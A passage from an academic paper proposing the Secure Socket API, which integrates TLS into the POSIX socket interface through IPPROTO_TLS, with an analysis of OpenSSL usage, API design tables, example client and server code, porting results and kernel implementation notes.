Under the POSIX socket API, developers specify their desired protocol using the last two parameters of the `socket` function, which specify the type of protocol (e.g., `SOCK_DGRAM`, `SOCK_STREAM`), and optionally the protocol itself (e.g., `IPPROTO_TCP`), respectively. Corresponding network operations such as `connect`, `send`, and `recv` then use the selected protocol in a manner transparent to the developer. We explore the possibility of fitting TLS within this paradigm. Ideally, a simplified TLS API designed around the POSIX socket API would merely add TLS as a new parameter value for the protocol (`IPPROTO_TLS`). Subsequent calls to POSIX socket functions such as `connect`, `send`, and `recv` would then perform the TLS handshake, encrypt and transmit data, and receive and decrypt data respectively, based on the TLS protocol. Our design goals are as follows:

1. Enable developers to use TLS through the existing set of functions provided by the POSIX socket API, without adding any new functions or changing of function signatures. Modifications to the API are acceptable only in the form of new *values* for existing parameters. This enables us to provide an API that is already well-known to network programmers and implemented by many existing programming languages, which simplifies both automatic and manual porting to the SSA.
2. Support direct administrator control over the parameters and settings for TLS connections made by the SSA. Applications should be able to increase, but not decrease, the security preferred by the administrator.
3. Export a minimal set of TLS options to applications that allow general TLS use and drastically reduce the amount of TLS functions in contemporary TLS APIs.
4. Facilitate the adoption of the SSA by other programming languages, easing the security burden on language implementations and providing broader security control to administrators.

## 4 OpenSSL Analysis

In the pursuit of our goals, we first gather design recommendations and assess the feasibility of our approach by analyzing the OpenSSL API and how it is used by popular software packages. We explore what functionality should be present in the SSA and how to distill the 504 TLS-related OpenSSL symbols (e.g., functions, macros) to the handful provided by the POSIX socket interface. We limit our analysis to the features exported by `libssl`, the component of OpenSSL responsible for TLS functionality. With few exceptions, `libcrypto`, which supports generic cryptographic activities, is out of the scope of our study. GnuTLS and other libraries could also have been explored, but we choose OpenSSL due to its popularity and expansive feature set, leaving the assessment of other libraries to future work. For the results outlined, we analyzed OpenSSL 1.0.2 and software packages from Ubuntu 16.04. A full listing of our methods and results for our analysis of `libssl` is located at `owntrust.org`.

We collected the source code for all standard Ubuntu repository software packages that directly depend on `libssl`. We then filtered the resulting 882 packages for those using C/C++, leaving 410 packages for our analysis of direct use of `libssl`. Of these, 276 have TLS server functionality and 340 have TLS client functionality (248 have both). Note that packages using other languages may depend on OpenSSL by utilizing one of the packages in our analysis. We analyzed the source code of each package in our derived set in the context of its use of the symbols exported by `libssl`.

To obtain a comprehensive list of functionality offered by `libssl`, we extracted the symbols (e.g., functions, constants) it exports to applications. We also augmented this list of 323 symbols by recursively adding preprocessor macros that use already-identified symbols. This resulted in a cumulative list of 504 unique API symbols that developers can use when interfacing with OpenSSL's `libssl`. We then cataloged the behavior and uses of each of these symbols using descriptions in the official API documentation, in cases where such entries existed. Manual inspection of source code and unofficial third-party documentations were used to catalog symbols not present in the official documentation. We categorized each of the symbols into the groups shown in Table 1. Our selection of packages made a total of 24,124 calls to the `libssl` API.

The resulting categories are of two types: those that are used for specifying behavior of the TLS protocol itself (e.g., symbols that indicate which TLS version to use, or how to validate a certificate), and those that relate specifically to OpenSSL's implementation (e.g., symbols used to allocate and free OpenSSL structures, options to turn on bug workarounds). For each category, we employed both automated static code analysis techniques, using Joern [26], and manual inspection to understand the use cases for each of its symbols.

Immediately we found that 170 of the 504 API symbols are not used by any application in our analysis. Despite this, we manually inspected every symbol in the API to determine whether they offered an important use case for the SSA. The highlights of our findings for select categories are as follows.

| Category | Symbols | Uses |
|---|---|---|
| TLS Functionality | | |
| Version selection | 29 | 1306 |
| Cipher suite selection | 39 | 1467 |
| Extension management | 68 | 597 |
| Certificate/Key management | 73 | 2083 |
| Certificate/Key validation | 51 | 3164 |
| Session management | 61 | 1155 |
| Configuration | 19 | 1337 |
| Other | | |
| Allocation | 33 | 6087 |
| Connection management | 41 | 5228 |
| Miscellaneous | 64 | 1468 |
| Instrumentation | 26 | 232 |

Table 1: Breakdown of OpenSSL's `libssl` symbols.

## 4.1 Version Selection

OpenSSL allows developers to specify the versions of TLS which their connections should use, and retrieve this information. Of calls that set a version, 459 (54%) are functions prefixed with `SSLv23`, which default to the latest TLS version supported by OpenSSL, but also allow fallback to supported previous versions. The OpenSSL documentation indicates that these functions are preferred [10]. Of the 388 (68%) calls that indicate a singular TLS version to use, only 60 (15%) use the latest version of TLS (1.2), and 83 (21%) specify the use of the vulnerable SSL 3.0. Another 190 (49%) directly specify the use of TLS 1.0, through the use of `TLSv1_method` settings. Our inspection of source code comments surrounding these uses suggest that many developers erroneously believe that it selects the latest TLS version. We also found that many uses of version selection functions are determined by compile-time settings supplied by package maintainers and system administrators.

In aggregate, these version selection behaviors suggest that overwhelmingly developers want the system to select the version for them, directly or indirectly, or are adopting lower versions erroneously. We therefore recommend that the SSA use the latest uncompromised TLS versions by default, and that deviation from this be controlled by the system administrator.

## 4.2 Cipher Suite Selection

In our dataset, 221 (54%) packages contain code that sets the ciphers used by OpenSSL directly, using the `*_set_cipher_list` functions. Due to limitations in how Joern performs static analysis, we are not able to determine all of the parameter values provided to these functions. However, a sample of applications with hardcoded ciphers suggests some bad practice. Of note are the uses of `eNULL` (5), `NULL` (10), `COMPLEMENTOFALL` (3), `RC4` (2), and `MD5` (1), all of which enable vulnerable ciphers or enable the null cipher, which offers no encryption at all. We manually analyzed an additional sample of packages and found that many adopt default settings or retrieve their cipher suite lists dynamically from environment variables and configuration files.

Our analysis indicates that, like with version selection, developers want to let the system select cipher suites for them, and that those who choose to hardcode behaviors often make mistakes. We thus recommend that allowed cipher suites be set by the system administrator. The SSA could allow applications to further limit cipher suites, but should not let them request suites that are not allowed by the administrator.

## 4.3 Extension Management

OpenSSL exports explicit control of ten TLS extensions through functions in the extension management category. Only two extensions are used somewhat regularly – Server Name Indication (SNI), in 77 (19%) applications, and Next Protocol Negotiation (NPN) and its successor Application-Layer Protocol Negotiation (ALPN), in 60 (15%) applications. Five other extensions–including Online Certificate Status Protocol (OCSP)– are used much less often, and Heartbeats, PRF, Serverinfo, and Supported Curves are not used at all.

Our observation is that many extensions should be configured by the system administrator. For example, SNI and OCSP could be enabled system-wide so that all applications use them. In addition, there are relatively few cases where developers need to supply configuration for an extension, such as a hostname with SNI or a list of protocols with ALPN. We therefore recommend that the SSA implement extensions on behalf of the application and expose an interface to developers for supplying configuration information.

## 4.4 Certificate/Key Management

Of the 73 API functions used for managing keys and certificates, 39 (54%) are unused. Another 17 (23%) are used by less than five software packages. The remaining functions are used heavily, with a combined call count of 2083 from hundreds of distinct packages. Most of these are used to either specify a certificate or private key for the TLS connection. However, one is used to verify that a given private key corresponds to a particular certificate, and two are used to provide decryption passphrases to unlock private keys.

Given that most functions in this category are unused, and that all but three of those that are used are for specifying the locations of certificates and private keys, we recommend the SSA have simplified options for supplying private key and certificate data. These options should take both chains and leaf certificates as input, in keeping with recommendations in the OpenSSL documentation. Additionally, the SSA can check whether a supplied key is valid for supplied certificates on behalf of the developer, removing the need for developers to check this themselves, reporting relevant errors through return values of key assignment functionality.

## 4.5 Certificate Validation

Under TLS, failure to properly validate a certificate presented by the other endpoint undermines authentication guarantees. Previous research has shown that developers often make mistakes with validation [11, 4, 8]. Our analysis indicates that the certificate validation functions in OpenSSL are heavily used, but confirms that developers continue to make mistakes. We found that 6 packages disable validation entirely and specify no callback for custom validation, indicating the presence of a man-in-the-middle vulnerability. We have notified the relevant developers of these problems. A total of 7 packages use `SSL_get_verify_result`, but neglect to ensure `SSL_get_peer_certificate` returns a valid certificate. Neglecting this call is documented as a bug in the OpenSSL documentation, because receiving no certificate results in a success return value.

Recent work has described the benefits of handling verification in an application-independent manner and under the control of administrator preferences [18, 3]. Given this work and the poor track record of applications, we recommend that validation be performed by the SSA, which should implement administrator preferences and provide secure defaults. This includes the employ of strengthening technologies such as OSCP [22], CRLs [6], etc. We make this recommendation with one caveat: if an application would like to validate a certificate based on a hard-coded set or its own root store, then it can supply a set of trusted certificates to the SSA.

## 4.6 Session Management

Performing the TLS handshake requires multiple round trips, which can be relatively expensive for latency-sensitive applications. Session caching alleviates this by storing TLS session data for resumption during an abbreviated handshake. Most of the analyzed packages, 299 (73%), do not make any changes to the default session caching mechanisms of OpenSSL. Within the other 27%, the most common modification is to simply turn caching off entirely. The remaining uses disable individual caching features or are calls to explicitly retain default settings. There are 31 packages that implement custom session cache handling. Manual inspection of these packages found this was used for logging and to pass session data to other processes, presumably to support load balancing for servers.

We recommend that session caching be implemented by the SSA, relieving developers of this burden, with options for developers to disable caching and customize session TTLs. Because it operates as an OS service, the SSA is uniquely positioned to allow sharing of session state between processes of the same application. This could be further adapted to support session sharing between instances of an application on different machines.

## 4.7 Configuration

OpenSSL provides configuration of various options that control the behavior of TLS connections, along with modes that allow fine-tuning the TLS implementation, such as indicating when internal buffers should be released or whether to automatically perform renegotiation. Most calls in this category, 830 (62%), are used to adjust options. The four most-used options disable vulnerable TLS features and older versions (e.g., compression, SSLv2, SSLv3), and enable all bug workarounds (for interoperability with other TLS implementations). An additional 337 (25%) calls in this category set various modes. Of these, 138 (41%) set a flag that makes I/O operations on a socket block if the handshake has not yet completed, 189 (56%) set flags that modify the `SSL_write` function to behave more like `write`, and 47 (14%) use a flag that reduces the memory footprint of idle TLS connections. Also present are 32 calls (2%) to functions that change how many bytes OpenSSL reads during receive operations. Through manual inspection we find that many of these configurations are set by compilation parameters, suggesting that many developers are leaving these decisions to administrators already.

Given that the uses of this category are primarily bug workarounds and restricting the use of outdated protocols, and that many of these are already set through compilation flags, we recommend leaving such configurations to the administrator. Software updates can apply bug workarounds and disable vulnerable protocols in one location, deploying them to all applications automatically. Modes and other configuration settings in this category tend to control subtleties of read and write operations. Under the SSA, I/O semantics are largely determined by the existing POSIX socket standard, so we ignore them.

### 4.8 Non-TLS Protocol Specific Functions

The remaining categories consist of functions not applicable to the SSA or those trivially mapped to it. The allocation category contains functions such as `SSL_library_init` and `SSL_free`, whose existence is obviated by the existence of the SSA because all relevant memory allocation and freeing is performed as part of calls such as `socket` and `close`. The connection management category contains functions that perform connection and I/O operations on sockets. All of these have direct counterparts within the POSIX socket API, or have combinations of symbols that emulate the behavior, such as `SSL_connect` (`connect`), and `SSL_Peek` (`recv` with `MSG_PEEK` flag). Another example is that of `SSL_get_error`, which when called returns a value similar to `errno`. These functions should therefore be mapped to their POSIX counterparts for the SSA. The instrumentation and miscellaneous categories contain functionality that monitors raw TLS messages, extracts information from internal data structures, is scheduled for deprecation, etc.

## 5 The Secure Socket API

We designed the SSA using lessons learned from our study of `libssl` and its usage. The SSA is responsible for automatic management of every TLS category discussed in the previous section, including automatic selection of TLS versions, cipher suites, and extensions. It also performs automatic session management and automatic validation of certificates. By using standard network send and receive functions, the SSA automatically and transparently performs encryption and decryption of data for applications, passing relevant errors through `errno`. All of these are subject to a system configuration policy with secure defaults, with customization abilities exported to system administrators and developers. Administrators set global policy (and can set policy for individual applications), while developers can choose to further restrict security. Developers can increase security, but cannot decrease it.

### 5.1 Usage

Under the Secure Socket API, all TLS functionality is built directly into the POSIX socket API. The POSIX socket API was derived from Berkeley sockets and is meant to be portable and extensible, supporting a variety of network communication protocols. As a result, TLS fits nicely within this framework, with support for all salient operations integrated into existing functions without the need for additional parameters, pursuant to our first design goal. When creating a socket, developers select TLS by specifying the protocol as `IPPROTO_TLS`. Data is sent and received through the socket using standard functions such as `send` and `recv`, which will be encrypted and decrypted using TLS, just as network programmers expect their data to be placed inside and removed from TCP segments under `IPPROTO_TCP`. To transparently employ TLS in this fashion, other functions of the POSIX socket API have specialized TLS behaviors under `IPPROTP_TLS` as well. Table 2 contains a brief description of the POSIX socket API functions with the specific behaviors they adopt under TLS.

To offer concrete examples of SSA utilization, we also present code for a simple client and server in Figure 1. Both the client and the server create a socket with the `IPPROTO_TLS` protocol. The client uses the standard `connect` function to connect to the remote host, also employing the `AF_HOSTNAME` address family to indicate to which hostname it wishes to connect. The client `send`s a plaintext HTTP request to the selected server, which is then encrypted by the SSA before transmission. The response received is also decrypted by the SSA before placing it into the buffer provided to `recv`.

In the server case, the application calls `bind` to give itself a source address of 0.0.0.0 (`INADDR_ANY`) on port 443. Before it calls `listen`, it uses two calls to `setsockopt` to provide the location of its private key and certificate chain file to be used for authenticating itself to clients during the TLS handshake. After the listening descriptor is established, the server then iteratively handles requests from incoming client connections, and the SSA performs a handshake with clients transparently using the provided options. As with the client case, calls to `send` and `recv` have their data encrypted and decrypted in accordance with the TLS session, before they are delivered to relevant destinations.

### 5.2 Administrator Options

Our second design goal is to enable administrator control over TLS parameters set by the SSA. Administrators gain this control through a protected configuration file, which exports the following options:

- **TLS Version:** Select which TLS versions to enable, in order of preference (default: TLS 1.2, TLS 1.1, TLS 1.0).
- **Cipher Suites:** Select which cipher suites to enable, in order of preference (vulnerable ciphers are disabled by default).
- **Certificate Validation:** Select active certificate validation mechanisms and strengthening technologies. We cover this in more detail at the end of this section.
- **Honor Application Validation:** Specify whether to honor validation against root stores supplied by applications (default: true).

| POSIX Function | General Behavior | Behavior under IPPROTO_TLS |
|---|---|---|
| `socket` | Create an endpoint for communication utilizing the given protocol family, type, and optionally a specific protocol. | Create an endpoint for TLS communication, which utilizes TCP for its transport protocol if the `type` parameter is `SOCK_STREAM` and uses DTLS over UDP if `type` is `SOCK_DGRAM`. |
| `connect` | Connect the socket to the address specified by the `addr` parameter for stream protocols, or indicate a destination address for subsequent transmissions for datagram protocols. | Perform a connection for the underlying transport protocol if applicable (e.g., TCP handshake), and perform the TLS handshake (client-side) with the specified remote address. Certificate and hostname validation is performed according to administrator and as optionally specified by the application via `setsockopt`. |
| `bind` | Bind the socket to a given local address. | No TLS-specific behavior. |
| `listen` | Mark a connection-based socket (e.g., `SOCK_STREAM`) as a passive socket to be used for accepting incoming connections. | No TLS-specific behavior. |
| `accept` | Retrieve connection request from the pending connections of a listening socket and create a new socket descriptor for interactions with the remote endpoint. | Retrieve a connection request from the pending connections, perform the TLS handshake (server-side) with the remote endpoint, and create a new descriptor for interactions with the remote endpoint. |
| `send`, `sendto`, etc. | Transmit data to a remote endpoint. | Encrypt and transmit data to a remote endpoint. |
| `recv`, `recvfrom`, etc. | Receive data from a remote endpoint. | Receive and decrypt data from a remote endpoint. |
| `shutdown` | Perform full or partial tear-down of connection, based on the `how` parameter. | Send a TLS close notify. |
| `close` | Close a socket, perform connection teardown if there are no remaining references to socket. | Close a socket, send a TLS close notify, and tear-down connection, if applicable. |
| `select`, `poll`, etc. | Wait for one or more descriptors to become ready for I/O operations. | No TLS-specific behavior. |
| `setsockopt` | Manipulate options associated with a socket, assigning values to specific options for multiple protocol levels of the OSI stack. | Manipulate TLS specific options when the `level` parameter is `IPPROTO_TLS`, such as specifying a certificate or private key to associate with the socket. Other `level` values interact with the socket according to their existing semantics. |
| `getsockopt` | Retrieve a value associated with an option from a socket, specified by the `level` and `option_name` parameters. | For a `level` value of `IPPROTO_TLS`, retrieve TLS-specific option values. Other `level` values interact with the socket according to their existing semantics. |

Table 2: Brief descriptions of the behavior of POSIX socket functions generally and under `IPPROTO_TLS` specifically. General behavior is paraphrased from relevant manpages.

```
/* Use hostname address family */
struct sockaddr_host addr;
addr.sin_family = AF_HOSTNAME;
strcpy(addr.sin_addr.name, "www.example.com");
addr.sin_port = htons(443);

/* Request a TLS socket (instead of TCP) */
fd = socket(PF_INET, SOCK_STREAM, IPPROTO_TLS);
/* TLS Handshake (verification done for us) */
connect(fd, &addr, sizeof(addr));

/* Hardcoded HTTP request */
char http_request[] = "GET / HTTP/1.1\r\n..."
char http_response[2048];
memset(http_response, 0, 2048);
/* Send HTTP request encrypted with TLS */
send(fd,http_request,sizeof(http_request)-1,0);
/* Receive decrypted response */
recv(fd, http_response, 2047, 0);
/* Shutdown TLS connection and socket */
close(fd);
/* Print response */
printf("Received:\n%s", http_response);
return 0;
```

(a) A simple HTTPS client example under the SSA. Error checks and some trivial code are removed for brevity. Alternatively, the client could have used the `TLS_REMOTE_HOSTNAME` option with `setsockopt` to indicate the hostname, and called `connect` using traditional `AF_INET` or `AF_INET6` address families.

```
/* Use standard IPv4 address */
struct sockaddr_in addr;
addr.sin_family = AF_INET;
addr.sin_addr.s_addr = INADDR_ANY;
/* We want to listen on port 443 */
addr.sin_port = htons(443);

/* Request a TLS socket (instead of TCP) */
fd = socket(PF_INET, SOCK_STREAM, IPPROTO_TLS);
/* Bind to local address and port */
bind(fd, &addr, sizeof(addr));
/* Assign certificate chain */
setsockopt(fd, IPPROTO_TLS,
           TLS_CERTIFICATE_CHAIN,
           CERT_FILE, sizeof(CERT_FILE));
/* Assign private key */
setsockopt(fd, IPPROTO_TLS, TLS_PRIVATE_KEY,
           KEY_FILE, sizeof(KEY_FILE));
listen(fd, SOMAXCONN);

while (1) {
  struct sockaddr_storage addr;
  socklen_t addr_len = sizeof(addr);
  /* Accept new client and do TLS handshake
  using cert and keys provided */
  int c_fd = accept(fd, &addr, &addr_len);
  /* Receive decrypted request */
  recv(c_fd, request, BUFFER_SIZE, 0);
  handle_req(request, response);
  /* Send encrypted response */
  send(c_fd, response, BUFFER_SIZE, 0);
  close(c_fd);
}
```

(b) A simple server example under the SSA. Error checks and some trivial code are removed for brevity.

Figure 1: Code examples for applications using the SSA.

- **Enabled Extensions:** Specify names of extensions to employ (e.g., "ALPN").
- **Session Caching:** Configure session cache information (TTL, size, location).
- **Default Paths:** Specify default paths for the private keys and certificates to employ when developers do not supply them.

#### 5.2.1 Application Profiles

The settings mentioned are applied to all TLS connections made with the SSA on the machine. However, additional configuration profiles can be created or installed by the administrator for specific applications that override the global settings. The SSA enforces global TLS policy for any application, unless a configuration profile for that specific application is present, in which case it enforces the settings from the application-specific profile. We do this in a fashion similar to the application-specific profiles of AppArmor [24], the mandatory access control module used by Ubuntu and other Linux distributions. Under AppArmor, application-specific access control policy is defined in a textual configuration file, which specifies the target application using the file system path to the executable of the application. When the application is run, AppArmor uses the rules in the custom profile when enforcing access control policy. Ubuntu ships with AppArmor profiles for a variety of common applications. Administrators can create their own profiles or customize those supplied by their OS vendor. We adopt a similar scheme, in which TLS configuration can be tailored to specific applications using custom SSA configuration profiles. These application profiles can be distributed by OS vendors, application developers, and third parties, or created by administrators. In any case, administrators are free to modify any configuration to match their policies.

#### 5.2.2 Certificate Validation

Special care is given to certificate validation as it is complex and commonly misused. In an effort to maximize security and the flexibility available to administrators, the SSA allows administrators to select between standard validation and TrustBase [18]. Under standard validation, traditional certificate validation will be performed. This includes some additional checks made by strengthening technologies, such as revocation checks, where available. TrustBase is available for administrators who wish to have finer-grained control over validation, or who wish to employ more exotic validation mechanisms. Under TrustBase, administrators can employ multiple validation strategies, and use them simultaneously with various aggregation policies. For example, using TrustBase, we have deployed validation strategies

| IPPROTO_TLS socket option | Purpose |
|---|---|
| TLS_REMOTE_HOSTNAME | Used to indicate the hostname of the remote host. This option will cause the SSA to use the Server Name Indication in the TLS Client Hello message, and also use the specified hostname to verify the certificate in the TLS handshake. Use of the AF_HOSTNAME address type in connect will set this option automatically. |
| TLS_HOSTNAME | Used to specify and retrieve the hostname of the local socket. Servers can use this option to multiplex incoming connections from clients requesting different hostnames (e.g., hosting multiple HTTPS sites on one port). |
| TLS_CERTIFICATE_CHAIN | Used to indicate the certificate (or chain of certificates) to be used for the TLS handshake. This option can be used by both servers and clients. A single certificate may be used if there are no intermediate certificates to be used for the connection. The value itself can be sent either as a path to a certificate file or an array of bytes, in PEM format. This option can be set multiple times to allow a server to use multiple certificates depending on the requests of the client. |
| TLS_PRIVATE_KEY | Used to indicate the private key associated with a previously indicated certificate. The value of this option can either be a path to a key file or an array of bytes, in PEM format. The SSA will report an error if the provided key does not match a provided certificate. |
| TLS_TRUSTED_PEER_CERTIFICATES | Used to indicate one or more certificates to be a trust store for validating certificates sent by the remote peer. These can be leaf certificates that directly match the peer certificate and/or those that directly or indirectly sign the peer certificate. Note that in the presence or absence of this option, peer certificates are still validated according to system policy. |
| TLS_ALPN | Used to indicate a list of IANA-registered protocols for Application-Layer Protocol Negotiation (e.g., HTTP/2), in descending order of preference. This option can be fetched after connect/accept to determine the selected protocol. |
| TLS_SESSION_TTL | Request that the SSA expire sessions after the given number of seconds. A value of zero disables session caching entirely. |
| TLS_DISABLE_CIPHER | Request that the underlying TLS connection not use the specified cipher. |
| TLS_PEER_IDENTITY | Request the identity of remote peer as indicated by the peer's certificate. |
| TLS_PEER_CERTIFICATE_CHAIN | Request the remote peer's certificate chain in PEM format for custom inspection. |

Table 3: Sample of socket options at the IPPROTO_TLS level

consisting of combinations of standard validation, OCSP checking [22], Google CRLset checking [21], certificate pinning, and DANE [13]. Additional validation mechanisms not listed can also be used, such as notary-based validation, through the TrustBase plugin API.

## 5.3 Developer Options and Use Cases

The setsockopt and getsockopt POSIX functions provide a means to support additional settings in cases where a protocol offers more functionality than can be expressed by the limited set of principal functions. Under Linux, 34 TCP-specific socket options exist to customize protocol behavior. For example, the TCP_MAXSEG option allows applications to specify the maximum segment size for outgoing TCP packets. Arbitrary data can be transferred to and from the API implementation using setsockopt and getsockopt, because they take a generic pointer and a data length (in bytes) as parameters, along with an optname constant identifier. Adding a new option can be done by merely defining a new optname constant to represent it, and adding appropriate handling code to the implementation of setsockopt and getsockopt.

In accordance with this standard, the SSA adds a few options for IPPROTO_TLS. These options and their uses are described in Table 3. These reflect a minimal set of recommendations gathered from our analysis of existing TLS use by applications, reflecting our third design goal. This set can easily be expanded to include other options as their use cases are explored and justified. We caution against adding to this list ad nauseam, as it may undermine the simplicity with which developers interact with the SSA.

In many cases, a developer writing TLS client code only needs to write or change a few lines of code to create a secure connection. The developer simply uses IPPROTO_TLS as the third parameter of their call to socket and then calls setsockopt with the TLS_REMOTE_HOSTNAME option to provide a destination hostname. Use of this option allows SSA to automatically include the SNI extension and properly validate the hostname for a certificate offered by a server. To streamline this process, we add a new sockaddr type, AF_HOSTNAME, which can be supplied to connect. Some languages, such as Python, have already made this change to their analog of connect, allowing hostnames to be provided in place of IP addresses. When supplied with a hostname address type, the connect function will perform the necessary host lookup and perform a TLS handshake with the resulting address, also using the provided hostname for certificate validation and the SNI ex-

| Program | LOC Modified | LOC removed | Familiar with code | Time Taken |
|---|---|---|---|---|
| wget | 15 | 1,020 | No | 5 Hrs. |
| lighttpd | 8 | 2,063 | No | 5 Hrs. |
| ws-event | 5 | 0 | Yes | 5 Min. |
| netcat | 5 | 0 | No | 10 Min. |

Table 4: Summary of code changes required to port a sample of applications to use the SSA. wget and lighttpd used existing TLS libraries, ws-event and netcat were not originally TLS-enabled. LOC = Lines of Code

tension. This also obviates the need for developers to explicitly call `gethostbyname` or `getaddrinfo` for hostname lookups, which further simplifies their code.

The SSA enables a useful split between administrator and developer responsibilities for secure servers. An administrator can use software from *Let's Encrypt* to automatically obtain certificates for the hostnames associated with a given machine, and associate those certificates (and keys) with an SSA profile for the application. All the developer needs to do to create a secure server is to specify `IPPROTO_TLS` in their call to `socket`, and then bind to all interfaces on a given machine. When incoming clients specify a hostname with SNI, the SSA automatically supplies the appropriate certificate for the hostname. If an incoming socket does not use SNI, then the SSA defaults to the first certificate listed in its configuration. If the developer wishes to bind to a particular hostname, then they may use `setsockopt` with the `TLS_HOSTNAME` option on their listening socket.

The options listed in Table 3 are useful primarily in special cases, such as for client certificate pinning, or specifying a particular certificate and private key to use in the TLS handshake.

## 5.4 Porting Applications to the SSA

To obtain metrics on porting applications to use the SSA, we modified the source code of four network programs. Two of these already used OpenSSL for their TLS functionality, and two were not built to use TLS at all. Table 4 summarizes the results of these efforts.

We modified the command-line `wget` web client to use the SSA for its secure connections. Normally, `wget` links with either GnuTLS or OpenSSL for TLS support, based on compilation configuration. Our modifications required only 15 lines of source code. These changes involved using `IPPROTO_TLS` in the `socket` call when the URL scheme was secure (e.g., HTTPS, FTPS) and then assigning the appropriate hostname to the socket, using `setsockopt` with the `TLS_REMOTE_HOSTNAME` option. The resulting binary could then be compiled without linking with either GnuTLS or OpenSSL, removing 1,020 lines of OpenSSL-using code and allowing the administrator to dictate the parameters of TLS connections made. This modification was made in five hours by a programmer with no prior experience with `wget`'s source code or OpenSSL, but who had a working knowledge of C and POSIX sockets.

We also modified `lighttpd`, a light-weight event-driven TLS webserver, to use the SSA instead of OpenSSL. This required only the modification of four lines of code, which merely specified `IPPROTO_TLS` in places where sockets were created. We also made optional calls to `setsockopt` to specify the private key and certificate chain (and check errors), with an additional four lines of code. We removed 2,063 lines of code used for interfacing with OpenSSL. These software packages were then tested to ensure that they functioned properly and used the TLS settings enforced by the SSA. This modification was made in five hours by another individual with no prior experience with `lighttpd`'s source code or OpenSSL, but who had a working knowledge of C and POSIX sockets. In porting this and `wget`, most of the time spent was used to become familiar with the source code and remove OpenSSL calls.

We also modified two applications that did not previously use TLS, an in-house webserver and the `netcat` utility. The webserver required modifying only one line of code—the call to `socket` to use `IPPROTO_TLS` on its listening socket. Under these circumstances, the certificate and private key used are from the SSA configuration. However, these can be specified by the application with another four lines of code to set the private key and certificate chain and check for corresponding errors. In total, this TLS upgrade required less than five minutes. The TLS upgrade for `netcat` for both server and client connections required modifying five lines of code and was accomplished in under ten minutes, with the developer not being familiar with the code beforehand.

These efforts suggest that porting insecure programs to use the SSA can be accomplished quickly and that porting OpenSSL-using code to use the SSA can be relatively easy, even without prior knowledge of the codebase.

## 5.5 Language Support

One of the benefits of using the POSIX socket API as the basis for the SSA is that it is easy to provide SSA support to a variety of languages, which is in line with our fourth design goal. This benefit accrues if an implementation of the SSA instruments the POSIX socket functionality in the kernel through the system call interface, which all network-using languages already rely upon. Any language that uses the network must interface with network system calls, either directly through machine instructions

or indirectly by wrapping another language's implementation. Therefore, given an implementation in the kernel, it is trivial to add SSA support to other languages that have networking support. We describe how our implementation accomplishes this in Section 6.

To illustrate this benefit, we have added SSA support to three additional languages beyond C/C++: Python, PHP, and Go. We chose these languages due to the fact that each uses a different approach for requesting network communication from the kernel. The modifications required to provide SSA support for these languages are as follows.

- **Python:** The reference implementation of the Python interpreter is written in C and uses the POSIX socket API for networking support. Adding SSA support to Python required modification of `socketmodule.c`, which was done by merely adding SSA constants (i.e., `IPPROTO_TLS` and option values for `setsockopt`/`getsockopt`.)
- **PHP:** The common PHP interpreter passes parameters from its socket library directly to its system call implementation. This means that modification of the interpreter isn't strictly necessary to support the SSA; applications can supply constants themselves to use for `IPPROTO_TLS` and the values for options. Adding these values to the interpreter required the definition of SSA constants.
- **Go:** Go is a compiled language and thus uses system calls directly. Adding SSA support to Go merely required adding a new constant, "tls", and an associated numerical value, to the `net` package of the language. Go also provides functions to interface with the `setsockopt` and `getsockopt` system calls (e.g., `SetsockoptInt`), which allow light-weight wrappers of options (e.g., `setNoDelay`) to be made. Adding an SSA option function in a similar fashion requires only 2-3 lines of Go code. With these changes to the Go standard library, application developers can create a TLS socket by specifying "tls" when they `Dial` a connection. To test and demonstrate these changes, we ported Caddy [14], a popular Go-based HTTP/2 webserver, to the SSA for its Internet connections.

Together these efforts illustrate the ease of adding SSA support to various languages. The majority of the work required is to define a few constants for existing system calls or their wrappers.

### 5.6 TLS 1.3 0-RTT

TLS 1.3 provides a "0-RTT" mode, which allows clients to resume an existing TLS session and provide application data with a single TLS message. Used incorrectly this feature may be vulnerable to replay attacks, but nonetheless offers a significant latency benefit when employed correctly. The 0-RTT mode is unique in that it combines connect and send operations. Fortunately, the socket API has already been adapted to deal with previous protocol changes that combined these operations, such as TCP Fast Open (TFO). TFO is supported by clients via the `sendto` (or `sendmsg`) function with the `MSG_FASTOPEN` flag. This allows the developer to specify a destination for the connection and data to send using a single function. TFO is supported by servers by setting the `TCP_FASTOPEN` option on their listening socket. Alternatively, the `TCP_FASTOPEN_CONNECT` option allows TFO client functionality using a lazy `connect` and subsequent `send`. The SSA can support TLS 1.3 0-RTT using similar mechanisms, leveraging `sendto` with a flag or the `TLS_0RTT` socket option.



Figure 2: Data flow for traditional TLS library by network applications. The application shown is using TCP.

## 6 Implementation Details

We have developed a loadable Linux kernel module that implements the Secure Socket API. Source code is available at `owntrust.org`.

A high-level view of a typical network application using a security library for TLS is shown in Figure 2. The application links to the security library, such as OpenSSL or GnuTLS, and then uses the POSIX Socket API to communicate with the network subsystem in the kernel, typically using a TCP socket.

A corresponding diagram, shown in Figure 3, illustrates how our implementation of the SSA compares to this normal usage. We split our SSA implementation into two parts: a kernel component and a user space encryption daemon accessible only to the kernel component. At a high-level, the kernel component is responsible for registering all `IPPROTO_TLS` functionality with the kernel and maintaining state for each TLS socket. The kernel component offloads the tasks of encryption and decryption to an encryption daemon, which uses OpenSSL and



Figure 3: Data flow for SSA usage by network applications. The application shown is using the TLS (which uses TCP internally for connection-based `SOCK_STREAM` sockets).

obeys administrator preferences.

Note that our prototype implementation moves the use of a security library to the encryption daemon. The application interacts only with the POSIX Socket API, as described in Section 5, and the encryption daemon establishes TLS connections, encrypts and decrypts data, implements TLS extensions, and so forth. The daemon uses administrator configuration to choose which TLS versions, cipher suites, and extensions to support. It should be noted that while modern TLS libraries are complicated and difficult to use, libraries like OpenSSL have a strong deployment base and a large history of testing and bug fixing that are difficult to rival. Our prototype implementation leverages this by calling the OpenSSL library on behalf of applications. Writing TLS functionality in kernel code (i.e. not user space) is an undertaking outside the scope of this work, and one which should involve extensive participation from the security community.

## 6.1 Basic Operation

The Linux kernel allows the same network system calls to handle different protocols by storing pointers to the kernel functions associated with a given protocol inside generalized socket objects. The kernel component of our SSA implementation supplies its own functions for TLS behavior, using the kernel to associate these functions with all sockets created using `IPPROTO_TLS`. The supplied functions are then invoked when a user application invokes a corresponding POSIX socket call on a TLS socket, through the system call interface.

